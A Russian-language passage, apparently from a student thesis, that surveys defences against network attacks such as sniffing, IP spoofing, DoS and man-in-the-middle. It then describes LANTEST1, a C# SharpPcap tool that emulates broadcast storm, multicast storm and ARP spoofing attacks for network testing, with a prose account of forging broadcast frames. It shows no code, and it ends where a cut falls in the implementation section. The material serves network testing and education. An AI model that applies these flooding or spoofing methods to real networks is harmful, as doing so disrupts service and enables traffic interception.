Аутентификация - сильные средства аутентификации являются первым способом защиты от сниффинга пакетов. Под "сильным" мы понимаем такой метод аутентификации, который трудно обойти. Примером такой аутентификации являются однократные пароли (*OTP - One-Time Passwords).* *OTP* - это технология двухфакторной аутентификации, при которой происходит сочетание того, что у вас есть, с тем, что вы знаете. Типичным примером двухфакторной аутентификации является работа обычного банкомата, который опознает вас, во-первых, по вашей пластиковой карточке и, во-вторых, по вводимому вами ПИН-коду. Для аутентификации в системе *OTP* также требуется ПИН-код и ваша личная карточка. Под "карточкой" (*token*) понимается аппаратное или программное средство, генерирующее (по случайному принципу) уникальный одномоментный однократный пароль. Если хакер узнает этот пароль с помощью сниффера, эта информация будет бесполезной, потому что в этот момент пароль уже будет использован и выведен из употребления. Заметим, что этот способ борьбы со сниффингом эффективен только для борьбы с перехватом паролей. Снифферы, перехватывающие другую информацию (например, сообщения электронной почты), не теряют своей эффективности.

Коммутируемая инфраструктура – является еще одним способом

борьбы со сниффингом пакетов в вашей сетевой среде является создание коммутируемой инфраструктуры. Если, к примеру, во всей организации используется коммутируемый *Ethernet*, хакеры могут получить доступ только к трафику, поступающему на тот порт, к которому они подключены. Коммутируемая инфраструктуры не ликвидирует угрозу сниффинга, но заметно снижает ее остроту.

Анти-снифферы - третий способ борьбы со сниффингом заключается в установке аппаратных или программных средств, распознающих снифферы, работающие в вашей сети. Эти средства не могут полностью ликвидировать угрозу, но, как и многие другие средства сетевой безопасности, они включаются в общую систему защиты. Так называемые "анти-снифферы" измеряют время реагирования хостов и определяют, не приходится ли хостам обрабатывать "лишний" трафик.

Криптография - самый эффективный способ борьбы со сниффингом пакетов не предотвращает перехвата и не распознает работу снифферов, но делает эту работу бесполезной. Если канал связи является криптографически защищенным, это значит, что хакер перехватывает не сообщение, а зашифрованный текст (то есть непонятную последовательность битов). Криптография *Cisco* на сетевом уровне базируется на протоколе *IPSec*. *IPSec* представляет собой стандартный метод защищенной связи между устройствами с помощью протокола *IP*. К прочим криптографическим протоколам сетевого управления относятся протоколы *SSH (Secure Shell*) и *SSL (Secure Socket Layer)* [4,7].

1.2.3.2. *IP*-спуфинг

Угрозу спуфинга можно ослабить (но не устранить) с помощью следующих мер:

Контроль доступа - самый простой способ предотвращения *IP*-спуфинга состоит в правильной настройке управления доступом. Чтобы снизить эффективность *IP*-спуфигна, настройте контроль доступа на

отсечение любого трафика, поступающего из внешней сети с исходным адресом, который должен располагаться внутри вашей сети. Заметим, что это помогает бороться с *IP*-спуфингом, когда санкционированными являются только внутренние адреса. Если санкционированными являются и некоторые адреса внешней сети, данный метод становится неэффективным.

Фильтрация *RFC* 2827 - можно пресечь попытки спуфинга чужих сетей пользователями вашей сети (и стать добропорядочным "сетевым гражданином"). Для этого необходимо отбраковывать любой исходящий трафик, исходный адрес которого не является одним из *IP*-адресов вашей организации. Этот тип фильтрации, известный под названием "*RFC* 2827", может выполнять и ваш провайдер *(ISP).* В результате отбраковывается весь трафик, который не имеет исходного адреса, ожидаемого на определенном интерфейсе.

Наиболее эффективный метод борьбы с *IP*-спуфингом тот же, что и в случае со сниффингом пакетов: необходимо сделать атаку абсолютно неэффективной. *IP*-спуфинг может функционировать только при условии, что аутентификация происходит на базе *IP*-адресов. Поэтому внедрение дополнительных методов аутентификации делает этот вид атак бесполезными. Лучшим видом дополнительной аутентификации является криптографическая. Если она невозможна, хорошие результаты может дать двухфакторная аутентификация с использованием одноразовых паролей [4,7,10].

1.2.3.3. Отказ в обслуживании *DoS*

Угроза атак типа *DoS (Denial of Service*) может снижаться тремя способами:

Функции анти-спуфинга - правильная конфигурация функций анти-спуфинга на ваших маршрутизаторах и межсетевых экранах поможет снизить риск *DoS*. Эти функции, как минимум, должны включать фильтрацию *RFC* 2827. Если хакер не сможет замаскировать свою истинную

личность, он вряд ли решится провести атаку.

Функции анти-*DoS* - правильная конфигурация функций анти-*DoS* на маршрутизаторах и межсетевых экранах может ограничить эффективность атак. Эти функции часто ограничивают число полуоткрытых каналов в любой момент времени.

Ограничение объема трафика *(traffic rate limiting*) - организация может попросить провайдера *(ISP*) ограничить объем трафика. Этот тип фильтрации позволяет ограничить объем некритического трафика, проходящего по вашей сети. Обычным примером является ограничение объемов трафика *ICMP*, который используется только для диагностических целей. Атаки *(D)DoS* часто используют *ICMP* [7].

1.2.3.4. Парольные атаки

Прежде всего, парольных атак можно избежать, если не пользоваться паролями в текстовой форме. Одноразовые пароли и/или криптографическая аутентификация могут практически свести на нет угрозу таких атак. К сожалению, не все приложения, хосты и устройства поддерживают указанные выше методы аутентификации.

При использовании обычных паролей, старайтесь придумать такой пароль, который было бы трудно подобрать. Минимальная длина пароля должна быть не менее восьми символов. Пароль должен включать символы верхнего регистра, цифры и специальные символы (#, %, $ и т.д.). Лучшие пароли трудно подобрать и трудно запомнить, что вынуждает пользователей записывать пароли на бумаге. Чтобы избежать этого, пользователи и администраторы могут поставить себе на пользу ряд последних технологических достижений. Так, например, существуют прикладные программы, шифрующие список паролей, который можно хранить в карманном компьютере. В результате пользователю нужно помнить только один сложный пароль, тогда как все остальные пароли будут надежно защищены приложением [7].

1.2.3.5. Атаки типа *Man-in-the-Middle*

Эффективно бороться с атаками типа *Man-in-the-Middle* можно только с помощью криптографии. Если хакер перехватит данные зашифрованной сессии, у него на экране появится не перехваченное сообщение, а бессмысленный набор символов. Заметим, что если хакер получит информацию о криптографической сессии (например, ключ сессии), это может сделать возможной атаку *Man-in-the-Middle* даже в зашифрованной среде.

1.2.3.6. Атаки на уровне приложений

Полностью исключить атаки на уровне приложений невозможно. Хакеры постоянно открывают и публикуют в Интернете все новые уязвимые места прикладных программ. Самое главное здесь - хорошее системное администрирование. Вот некоторые меры, которые можно предпринять, чтобы снизить уязвимость для атак этого типа:

Чтение лог-файлов операционных систем и сетевых лог-файлов и/или анализ их с помощью специальных аналитических приложений.

Подписка на услуги по рассылке данных о слабых местах прикладных программ.

Использование самых свежих версий операционных систем и приложений и самыми последними коррекционными модулями (патчами).

Использование систем распознавания атак (*IDS*) [4].

Существуют две взаимно дополняющие друг друга технологии *IDS*:

Сетевая система *IDS (NIDS)* отслеживает все пакеты, проходящие через определенный домен. Когда система *NIDS* видит пакет или серию пакетов, совпадающих с сигнатурой известной или вероятной атаки, она генерирует сигнал тревоги и/или прекращает сессию.

Хост-система *IDS (HIDS*) защищает хост с помощью программных агентов. Эта система борется только с атаками против одного хоста.

В своей работе системы *IDS* пользуются сигнатурами атак, которые

представляют собой профили конкретных атак или типов атак. Сигнатуры определяют условия, при которых трафик считается хакерским. Аналогами *IDS* в физическом мире можно считать систему предупреждения или камеру наблюдения. Самым большим недостатком *IDS* является ее способность выдавать генерировать сигналы тревоги. Чтобы минимизировать количество ложных сигналов тревоги и добиться корректного функционирования системы *IDS* в сети, необходима тщательная настройка этой системы [7].

1.2.3.7. Сетевая разведка

Полностью избавиться от сетевой разведки невозможно. Если, к примеру, отключить эхо *ICMP* и эхо-ответ на периферийных маршрутизаторах, то избавитесь от эхо-тестирования, но потеряете данные, необходимые для диагностики сетевых сбоев. Кроме того, сканировать порты можно и без предварительного эхо-тестирования. Просто этой займет больше времени, так как сканировать придется и несуществующие *IP*-адреса. Системы *IDS* на уровне сети и хостов обычно хорошо справляются с задачей уведомления администратора о ведущейся сетевой разведке, что позволяет лучше подготовиться к предстоящей атаке и оповестить провайдера *(ISP)*, в сети которого установлена система, проявляющая чрезмерное любопытство [4].

1.2.3.8. . Злоупотребление доверием

Риск злоупотребления доверием можно снизить за счет более жесткого контроля уровней доверия в пределах своей сети. Системы, расположенные с внешней стороны межсетевого экрана, никогда не должны пользоваться абсолютным доверием со стороны защищенных экраном систем. Отношения доверия должны ограничиваться определенными протоколами и, по возможности, аутентифицироваться не только по *IP*-адресам, но и по другим параметрам [7].

1.2.3.9. Переадресация портов

Основным способом борьбы с переадресацией портов является использование надежных моделей доверия (см. предыдущий раздел). Кроме того, помешать хакеру установить на хосте свои программные средства может хост-система *IDS (HIDS)* [11].

1.2.3.10. Несанкционированный доступ

Способы борьбы с несанкционированным доступом достаточно просты. Главным здесь является сокращение или полная ликвидация возможностей хакера по получению доступа к системе с помощью несанкционированного протокола. В качестве примера можно рассмотреть недопущение хакерского доступа к порту *telnet* на сервере, который предоставляет *Web*-услуги внешним пользователям. Не имея доступа к этому порту, хакер не сможет его атаковать. Что же касается межсетевого экрана, то его основной задачей является предотвращение самых простых попыток несанкционированного доступа [11].

1.2.3.11. Вирусы и приложения типа "Троянский конь"

Борьба с вирусами и "Троянскими конями" ведется с помощью эффективного антивирусного программного обеспечения, работающего на пользовательском уровне и, возможно, на уровне сети. Антивирусные средства обнаруживают большинство вирусов и "троянских коней" и пресекают их распространение. Получение самой свежей информации о вирусах поможет эффективнее бороться с ними. По мере появления новых вирусов и "троянских коней" предприятие должно устанавливать новые версии антивирусных средств и приложений [7].

Аутентификация

Коммутируемая инфраструктура

Анти-снифферы

Криптография

Контроль доступа

Функции анти-*DoS*

Ограничение объема трафика

Использование систем распознавания атак

На рисунке 1.4. представлены способы защиты от сетевых атак, которые эмулирует программа ***LANTEST1***.



Рис. 1.4. Способы защиты от сетевых атак, которые эмулирует программа ***LANTEST1***.

1.2.4. Обоснование необходимости проведения работы

1.2.4.1. Проблемы сетевых атак

В связи с тем, что все больше и больше сетевых технологий входит в нашу жизнь, защита от сетевых атак наиболее актуальное направление развития сети, так же как и увеличение пропускной способности. В результате сетевых атак на различные серверы, сети, организации теряют большое количество денег, для обычных пользователей сервисы, которыми они пользовались в сети интернет становятся недоступными. Количество сетевых атак растет из года в год. Атаки становятся более изощрёнными и достаточно часто виновника атаки невозможно найти.

Атаки типа *Broadcast storm, ARP Spoofing* распространены в локальных сетях. Так как они достаточно эффективны и позволяют вывести сеть из строя на достаточно долгое время. *ARP Spoofing* позволяет получить доступ к личным данным пользователя и направить весь поток данных от выбранных пользователей через компьютер злоумышленника, что позволит анализировать трафик и украсть например пароли и номера кредитной карты и т.д [13-25].

1.2.4.2. Обзор существующих программ для сетевых атак

На данный момент существует достаточно много программ, которые эмулируют сетевые атаки, но большинство из них это программы, которые написаны энтузиастами для энтузиастов, а не для предприятий.

Наиболее продвинутая программа для эмуляции сетевых атак, это *Kali Linux*. Это проект с открытым исходным кодом, маленькой командой разработчиков, имеет более 300 инструментов для проведения тестирования на проникновение. Данный проект бесплатен, но есть одно но, это не программа, а операционная система, базирующаяся на дистрибутиве *Debian*. Данная операционная система содержит набор программ, которые в большинстве своем не подходят под ОС *Windows*, в конечном итоге, что ведет за собой необходимость в обучении работы в ОС *Linux*, что не просто.

Существуют проекты для *DDoS* атак. Наиболее популярные из них, *Online JS LOIC* из семейства *LOIC(Light Orbit Ion Cannon)*[26] приложение, разработанное хакерской группой *4Chan*, созданное для организации DDoS атак на веб-сайты с участием тысяч анонимных пользователей, пользующихся программой.

1.3. Описание программы

Реализация программы на сеть была выполнена на *C#*, с использованием библиотеки *PCcap (SharpPCap)*. Библиотека *Pcap* позволяет создавать программы анализа сетевых данных, поступающих на сетевую карту компьютера. Она была использована для постройки пакета, и отправки пакетов в сеть. А так же при ловле пакетов поступающих из сети (multicast storm).

1.3.1. Алгоритм работы и общая структура программы

Блок – схема программы представлена на рис.1.5.



Рис 1.5. Общая структура программы



Рис 1.6. Блок-схема структуры программы.

1.3.2. Описание интерфейса программы

При запуске исполняемого файла программы, пользователю доступно окно выбора метода атаки и задачи основных параметров атаки, таких как:

- Размер пакета
- Количество пакетов
- Адрес для проверки доступности



Рис.1.7. Вид пользовательского интерфейса.

Пункт выбора метода атаки, задает каким видом атаки мы будем влиять на нашу сеть:

- *Broadcast storm*
- *Multicast storm*
- *ARP Spoofing*

В параметрах метода атаки, для атак типа *Broadcast, Multicast storm* необходимо ввести основные данные для отправки пакета, такие как: размер, количество пакетов которые мы будем отправлять и адрес для *ping*, для проверки доступности сети.



Рис.1.8. Вид при выборе атаки *Broadcast storm*.



Рис.1.9. Вид при выборе атаки *Multicast storm*.

В параметрах атаки *ARP Spoofing* указывать ничего не надо, программа будет по умолчанию принимать и отсылать пакеты с заданными характеристиками.



Рис.1.10. Вид при выборе атаки *ARP Spoofing*.

1.3.3. Описание реализации атак

1.3.3.1. *Broadcast storm*

Класс "*broadcast.cs*" – класс, где формировался пакет данных для отправки пакета в сеть. Зная структуру пакета, формируем, подменяя поле *MAC* адрес получателя, широковещательным адресом (*FF:FF:FF:FF:FF:FF*). В результате этого, данный пакет будет получен всеми компьютерами в сети. Запуская много раз отправку пакета, загружаем сеть широковещательными пакетами.

namespace – окружение программы в котором она работает.

Создаем класс сетевой атаки *broadcast.*

Описываем структуру пакета и содержание его, на рис.1.11. представлена структура пакета.

